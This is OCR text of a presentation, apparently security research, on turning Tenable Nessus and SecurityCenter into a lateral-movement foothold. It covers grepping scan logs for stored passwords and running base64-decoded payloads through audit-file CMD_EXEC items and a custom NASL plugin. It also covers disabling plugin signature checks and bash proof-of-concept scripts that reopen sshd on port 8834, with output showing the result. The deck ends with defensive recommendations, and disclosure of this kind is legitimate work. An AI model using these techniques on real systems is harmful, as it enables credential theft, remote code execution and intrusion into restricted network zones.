


Scan Credentials

Windows	Windows - All [redacted]
Windows	Windows - All [redacted] Local User
SSH	AIX/Linux - All [redacted]

Analyzing debug.scan


- cat /opt/sc/admin/logs/scan.[jobID].log | grep pass



```
[Login configurations[radio]:SMB password type :] => [redacted]
[Login configurations[password]:SMB password :] => [redacted]
[SSH settings[password]:Passphrase for SSH key :] => [redacted]
[SSH settings[password]:Escalation password :] => [redacted]
[Login configurations[radio]:Additional SMB password type (1) :] => [redacted]
[Login configurations[password]:Additional SMB password (1) :] => [redacted]
                [hydra_empty_passwords] => "yes"
                [hydra_passwords_file] => ""
                [name] => "hydra_empty_passwords"
                [name] => "hydra_passwords_file"
        [authType] => [redacted]
        [password] => [redacted]
```

Lateral Movement

Starting Point DMZ




Sensitivity: Internal

Enable sshd on Port 8834: Audit File

```
<check_type:"Unix">

<custom_item>
 system      : "Linux"
 type        : CMD_EXEC
 description : "Enable SSH on port 8834"
 cmd         : "echo ‘payload’ | base64 -d > /tmp/script.sh; chmod +x /tmp/script.sh; /tmp/script.sh"
 timeout     : "10"
</custom_item>

</check_type>
```

More Information: Nessus Compliance Checks Reference

Enable sshd on Port 8834: Restrictions



Medium


Enable SSH on port 8834 (1001037)

Policy Value

Actual Value:

CMD_EXEC_CHECKS do not work against the localhost - try from a different host or in command-line


Enable sshd on Port 8834: Bypassing Restrictions



Enable sshd on Port 8834: Payload (POC)

```
#/bin/bash

NESSUS_SERVER=“X.X.X.X"
NESSUS_USER=“username"
NESSUS_PRIVATE_KEY="-----BEGIN EC PRIVATE KEY----- …”

echo "${NESSUS_PRIVATE_KEY}" > /tmp/private_key
chmod 400 /tmp/private_key

ssh -oStrictHostKeyChecking=no -i "/tmp/private_key" "${NESSUS_USER}"@"${NESSUS_SERVER}"
"sudo sed -i 's/^\#Port\ 22/Port\ 22/' /etc/ssh/sshd_config“

… "sudo echo 'Port 8834' | sudo tee --append /etc/ssh/sshd_config > /dev/null"
… "sudo /etc/init.d/nessusd stop > /dev/null"
… "sudo kill -HUP \$(ps -ef | grep /usr/sbin/sshd | grep -v 'grep' | awk '{print \$2}')"
```

Moving to Restricted Zone



Sensitivity: Internal

Enable sshd on Port 8834: Custom Plugin

```
if (description)
{
  script_id(100000); # ID must be unique
  …
}

include("global_settings.inc");
include("ssh_func.inc");
include("telnet_func.inc");
include("hostlevel_funcs.inc");

if ( ! defined_func("pread") ) exit(1, "'pread()' is not defined.");
info_t = INFO_LOCAL;

cmd = "echo 'payload' | base64 -d > /tmp/script.sh; chmod +x /tmp/script.sh; /tmp/script.sh";
info_send_cmd(cmd:cmd);
```

Source plugin: /opt/nessus/lib/nessus/plugins/linux_user_enum.nasl

Enable sshd on Port 8834: Create Custom Feed

1. Create a custom feed

```
cat <<EOF > custom_feed_info.inc
PLUGIN_SET = "$(date +"%Y%m%d%H%M")";
PLUGIN_FEED = "Custom";
EOF
mv ./enable_sshd*.nasl ./enable_sshd_$(date +"%Y%m%d%H%M").nasl
tar -zcvvf enable_sshd.tar.gz custom_feed_info.inc enable_sshd*.nasl
```

2. Upload the custom plugin (i.e., enable_sshd.tar.gz) from admin

↪ Details: https://community.tenable.com/thread/9384


3. Go to System > Configuration > Plugins / Feed and update plugins.

↪ or upload the following archive manually:

https://downloads.nessus.org/get.php?u=**[PluginSubscriptionLogin]**&p=**[PluginSubscriptionPassword]**&f=sc-plugins-diff.tar.gz

Source plugin: https://community.tenable.com/thread/9384

Enable sshd on Port 8834: Disable Signature Check



Setting	Value
allow_post_scan_editing	
auto_enable_dependencies	
auto_update	
auto_update_delay	
cgi_path	
checks_read_timeout	
disable_ntp	yes


Edit Setting

Name: nasl_no_signature_check

Value: yes

Enable sshd on Port 8834: Payload (POC)


```
#/bin/bash

sudo sed -i 's/^\#Port\ 22/Port\ 22/' /etc/ssh/sshd_config
sudo echo 'Port 8834' | sudo tee --append /etc/ssh/sshd_config > /dev/null
sudo /etc/init.d/nessusd stop > /dev/null
while [ "$(netstat -ltn | grep 8834)" != "" ]; do sleep 1; done
sudo kill -HUP $(ps -ef | grep /usr/sbin/sshd | grep -v 'grep' | awk '{print $2}')
```



```
$ netstat -lpnt | grep sshd
tcp        0      0 0.0.0.0:8834            0.0.0.0:*               LISTEN      21656/sshd
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      21656/sshd
tcp        0      0 :::8834                 :::*                    LISTEN      21656/sshd
tcp        0      0 :::22                   :::*                    LISTEN      21656/sshd
```

Conclusions

All in all



Sensitivity: Internal

Recommendations

Tenable

- Tenable should take more actions to protect customers' data.
- Implement more efficient protection of databases and files uploaded by users
- Disable run any command from audit files (can be enabled only from console) by default
- Secure all backend scripts
- Delete the option of disabling signature checks in the Nessus web interface

Customers

- Encrypt all backup files
- Restrict access to SecurityCenter on OS level
- Encrypt all reports
- Use password protected private keys where possible
- Always sign a non-disclosure agreement with all companies providing security software/services.
- Do not create an SSH user for credentialed checks on the server running Nessus
- Establish a red team for penetration testing 24/7

EVRY

Digital
+Advantage